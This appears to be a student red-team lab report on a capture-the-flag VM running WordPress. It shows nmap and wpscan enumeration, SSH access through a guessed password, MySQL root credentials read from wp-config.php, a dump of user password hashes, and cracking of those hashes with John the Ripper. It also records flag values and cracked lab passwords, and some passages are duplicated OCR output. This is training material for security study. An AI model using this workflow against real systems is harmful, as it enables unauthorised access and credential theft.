# **Red Team: Summary of Operations**


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### **Table of Contents**

### Target 1:

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Net Discover result Identify the IP addresses of Targets on the network:



**Exposed Services** 

Nmap scan results for Target 1 reveal the below services and OS details:

Name of VM: Target 1

Operating System: Linux

Purpose: Defense Blue Team

Ip Address: 192.168.1.110

\$ nmap -sV 192.168.1.110

```
root@Kali:~/Desktop# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-12 15:59 PST
Nmap scan report for 192.168.1.110
Host is up (0.0024s latency).
Not shown: 995 closed ports
PORT
       STATE SERVICE
                         VERSION
22/tcp open ssh
                         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
                         Apache httpd 2.4.10 ((Debian))
80/tcp open http
                         2-4 (RPC #100000)
111/tcp open rpcbind
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux_kernel
Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 12.63 seconds
root@Kali:~/Desktop# cd /html/wordpress/
```

This scan identifies the services below as potential points of entry:

#### Target 1:

```
    Port 22/tcp open ssh(service) open ssh 6.7p1 Debian 5+deb8u4
    Port 80/tcp open http(service) Apache httpd 2.4.10 ((Debian))
    Port 111/tcp open rpcbind 2-4 (RPC #100000)
    Port 139/tcp open netbios-ssn (services) samba smba 3.x – 4.x
    Port 445/tcp open netbios-ssn (services) samba smba 3.x – 4.x
```

The following vulnerabilities were identified on Target 1:

CVE-2021-28041 open SSH

CVE-2017-15710 Apache https 2.4.10

CVE-2017-8779 exploit on open rpcbind port could lead to remote Dos

CVE-2017-7494 samba NetBIOS

List of Critical Vulnerabilities:

The following vulnerabilities were identified on Target 1:

Network Mapping and User Enumeration (WordPress site)

- Nmap used to discover open ports.
  - Able to discover open ports and tailor their attacks accordingly.
- Weak User password
  - User had a weak password and the attackers were able to discover it by guessing.
    - Able to correctly guess a user's password and SSH in to the web server.
- User password hash(WordPress data base)
  - o Wpscan was utilized by attackers in order to gain username info.
    - The username info was used by attackers to gain access to the web server.
- MYSQL Database Access
  - The attackers were able to discover a file containing login information for the MYSQL database.
    - Able to use the login information to gain access to the MYSQL database.
- MYSQL Data Exfiltration
  - By browsing through the virous tables in the MYSQL database the attackers were able to discover password hashes of all the users.
    - The attackers were able to exfiltrate the password hashes and crack them with john Ripper.
- Misconfiguration of user privileges/privilege Escalation
  - The attackers noticed that steven had sudo privileges for python.
    - Able to utilize steven's python privileges in order to escalate to root.

TODO: Include vulnerability scan results to prove the identified vulnerabilities.

## **Exploitation**

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Enumerated wordpress site Userwith WPScan to obtain username Michael , Used SSH to get User shell.
- Command used: wpscan –url <a href="http://192.168.1.110/wordpress">http://192.168.1.110/wordpress</a> -eu

```
Nmap scan report for 192.168.1.110
Host is up (0.00073s latency).
Not shown: 995 closed ports
        STATE SERVICE
                            VERSION
PORT
22/tcp open ssh
                            OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp open http
                            Apache httpd 2.4.10 ((Debian))
                            2-4 (RPC #100000)
111/tcp open rpcbind
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 12.30 seconds
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
         WordPress Security Scanner by the WPScan Team
                           Version 3.7.8
```

```
il Updating the Database ...
Update completed.
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Wed Mar 9 21:20:15 2022
Interesting Finding(s):
[+] http://192.168.1.110/wordpress/
  Interesting Entry: Server: Apache/2.4.10 (Debian) Found By: Headers (Passive Detection)
  Confidence: 100%
[+] http://192.168.1.110/wordpress/xmlrpc.php
   Found By: Direct Access (Aggressive Detection)
   Confidence: 100%
   References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_gh
ost_scanner
   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc
dos
 - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xm
lrpc_login
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pi
```

```
[+] Started: Wed Mar 9 21:20:15 2022
Interesting Finding(s):
[+] http://192.168.1.110/wordpress/
   Interesting Entry: Server: Apache/2.4.10 (Debian)
Found By: Headers (Passive Detection)
   Confidence: 100%
[+] http://192.168.1.110/wordpress/xmlrpc.php
   Found By: Direct Access (Aggressive Detection)
   Confidence: 100%
   References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_gh
ost_scanner
    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc
_dos
 - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xm
lrpc_login
 - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pi
ngback_access
[+] http://192.168.1.110/wordpress/readme.html
   Found By: Direct Access (Aggressive Detection)
   Confidence: 100%
[+] http://192.168.1.110/wordpress/readme.html
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
[+] http://192.168.1.110/wordpress/wp-cron.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 60%
  References:
   - https://www.iplocation.net/defend-wordpress-from-ddos
   - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
  Found By: Emoji Settings (Passive Detection)
   - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-re
lease.min.js?ver=4.8.7'
  Confirmed By: Meta Generator (Passive Detection)
    - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'
[i] The main theme could not be detected.
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ♦ (0 / 10) 0.00% ETA: ?:?:?
```

```
[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
     Found By: Emoji Settings (Passive Detection)
     - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-re
  lease.min.js?ver=4.8.7'
    Confirmed By: Meta Generator (Passive Detection)
     - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'
  [i] The main theme could not be detected.
  [+] Enumerating Users (via Passive and Aggressive Methods)
   Brute Forcing Author IDs - Time: 00:00:00 ♦ (0 / 10) 0.00% ETA: ??:??:?
   Brute Forcing Author IDs - Time: 00:00:00 ♦ (1 / 10) 10.00% ETA: 00:00:0
   Brute Forcing Author IDs - Time: 00:00:00 ♦ (2 / 10) 20.00% ETA: 00:00:0
  Brute Forcing Author IDs - Time: 00:00:01 ♦ (3 / 10) 30.00% ETA: 00:00:0
  Brute Forcing Author IDs - Time: 00:00:02 ♦ (4 / 10) 40.00% ETA: 00:00:0
Brute Forcing Author IDs - Time: 00:00:02 ♦ (8 / 10) 80.00% ETA: 00:00:0
  Brute Forcing Author IDs - Time: 00:00:02 ♦ (10 / 10) 100.00% Time: 00:00
  [i] User(s) Identified:
  [+] steven
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
   | Confirmed By: Login Error Messages (Aggressive Detection)
User(s) Identified:
[+] steven
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] michael
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up
[+] Finished: Wed Mar 9 21:20:19 2022
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 18.176 MB
[+] Memory used: 127.207 MB
   Elapsed time: 00:00:04
root@Kali:~#
```

The IP address of the Target 192.168.1.110 over HTTP port 80



flag1.txt: TODO: Insert flag1.txt hash value

### **Exploit Used:**

SSH into Michael's account and look in the/var/www files

Command: ssh <u>michael@192.168.1.110</u>

The username and password "Michael" were identical allowing for the ssh connection.

```
[i] User(s) Identified:

[+] steven
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee n output.

[!] You can get a free API token with 50 daily requests by registering at h ttps://wpvulndb.com/users/sign_up
```

```
root@Kali:~# ssh michael@192.168.1.110

The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish ed.

ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos ts.

michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. You have new mail.

michael@target1:~$
```

• Command: cd /var/www

• Command: Is

• Command: grep -re flag html

```
michael@target1:/var/www$ grep -RE flag html
                                                flagClip = /[^gimy] + |([\s\s]
html/vendor/examples/scripts/XRegExp.js:
])(?=[\s\S]*\1)/g, // Nonnative and duplicate flags
                                            // Lets you extend or change XR
html/vendor/examples/scripts/XRegExp.js:
egExp syntax and create custom flags. This is used internally by
                                            // Accepts a pattern and flags;
html/vendor/examples/scripts/XRegExp.js:
returns an extended 'RegExp' object. If the pattern and flag
html/vendor/examples/scripts/XRegExp.js:
                                            XRegExp.cache = function (patte
rn, flags) {
                                                var key = pattern + "/" + (
html/vendor/examples/scripts/XRegExp.js:
flags || "");
html/vendor/examples/scripts/XRegExp.js:
                                                return XRegExp.cache[key] |
| (XRegExp.cache[key] = XRegExp(pattern, flags));
html/vendor/examples/scripts/XRegExp.js:
                                            // Accepts a `RegExp` instance;
returns a copy with the '/g' flag set. The copy has a fresh
html/vendor/examples/scripts/XRegExp.js:
                                            // syntax and flag changes. Sho
uld be run after XRegExp and any plugins are loaded
html/vendor/examples/scripts/XRegExp.js:
                                            // third (`flags`) parameter
html/vendor/examples/scripts/XRegExp.js:
                                            // capture. Also allows adding
new flags in the process of copying the regex
                                            // Augment XRegExp's regular ex
html/vendor/examples/scripts/XRegExp.js:
pression syntax and flags. Note that when adding tokens, the
                                            // Mode modifier at the start o
html/vendor/examples/scripts/XRegExp.js:
f the pattern only, with any combination of flags imsx: (?imsx)
                              "stability-flags": [],
html/vendor/composer.lock:
html/service.html:
                                        flag1{b9bbcb33e11b80be759c4e84
4862482d} →
```

#### Flag2:

• Command: ssh into michael's account and look in to the /var/www files

Command: cd /var/www

• Command: Is -lah

• Command: cat flag2.txt

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
michael@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

flag2.txt: flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

#### Exploit Used:

Continued using Michael shell to find the MYSQL database password, logged into MYSQL database and found flag 3 in wp-posts table

- Command: cd /var/www/html/wordpress
- Command: cd /var/www/html/wordpress/wp-config.php

```
michael@target1:/var/www/html/wordpress
                                                                         _ _ ×
     Actions
              Edit View
cat: wp-config.pho: No such file or directory
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
* The base configuration for WordPress
* The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 * This file contains the following configurations:
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
* * ABSPATH
 * alink https://codex.wordpress.org/Editing_wp-config.php
 * @package WordPress
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
```

```
michael@target1:/var/...
                                                                         _ _ X
                   michael@target1:/var/www/html/wordpress
     Actions Edit View Help
 * @package WordPress
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB_USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
/**#@+
 * Authentication Unique Keys and Salts.
 * Change these to different unique phrases!
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Used the credentials into MYSQL and dump wordpress user password hashes:

DB\_name: wordpress

DB\_USER: root

DB\_PASSWORD: R@v3nsecurity

Command: mysql -u root -p

Flag 3 found in wp-posts

Password hashes found in wp\_users

Command: use datapress:

Command: use wordpress;

Command: show tables;

Command : select \* from wp\_posts;

```
michael@target1:/$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme nt.

mysql>
```

```
mysql> show databases;
  Database
  information_schema
  mysql
  performance_schema
 wordpress
4 rows in set (0.01 sec)
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
| Tables_in_wordpress
 wp commentmeta
 wp_comments
 wp_links
 wp_options
 wp_postmeta
  wp_posts
 wp_term_relationships
```

```
mysql> show tables;
 Tables_in_wordpress
  wp_commentmeta
  wp_comments
  wp_links
  wp_options
  wp_postmeta
  wp_posts
  wp_term_relationships
  wp_term_taxonomy
  wp_termmeta
  wp_terms
  wp_usermeta
 wp_users
12 rows in set (0.00 sec)
mysql> select * from wp_posts;
```

```
inherit
                                                                     clo
sed
                                          4-revision-v1
             closed
                       2018-08-12 23:31:59
       4 http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/
                2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc0
1ab56b50591e7dccf93122770cd2}
                                                        inherit
                                                                     clo
                                          4-revision-v1
             closed
   2018-08-13 01:48:31
                        2018-08-13 01:48:31
       4 http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/
```

Flag 3.txt: flag3{afc01ab56b50591e7dccf93122770cd2}

Flag4.txt: flag4{715dea6c055b9fe3337544932f2941ce}

Screenshot of WordPress user password hashes:

Command: select \* from wp\_users;

## Exploit used:

- Used John to crack the password hash obtain from MYSQL database , secured a new user shell as steven , escalated to root .
- Cracking the password hash with john
- Copied password hash from MYSQL into
- ~/root/wp hashes.txt and cracked with john to discover steven's password is PINK84

#### • Command: john wp hashes.txt

```
root@Kali:~# john wp_hashes.txt
 Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3]) Cost 1 (iteration count) is 8192 for all loaded hashes
 Will run 2 OpenMP threads
 Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance. Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance. Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance. Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance. Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance. Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
 0g 0:00:08:49 3/3 0g/s 4069p/s 8136c/s 8136C/s mostins..mosty68
Session aborted
 root@Kali:~# john wp_hashes.txt
 Using default input encoding: UTF-8
 Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
 Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with Single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
nink84 (steven)
 Proceeding with single, rules: Single
pink84
                                     (steven)
Ig 0:00:07:36 DONE 3/3 (2021-09-02 09:12) 0.002192g/s 8111p/s 8111c/s 8111C/s posups..pingar Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
```

root@Kali:~# john --show wp\_hashes.txt steven:pink84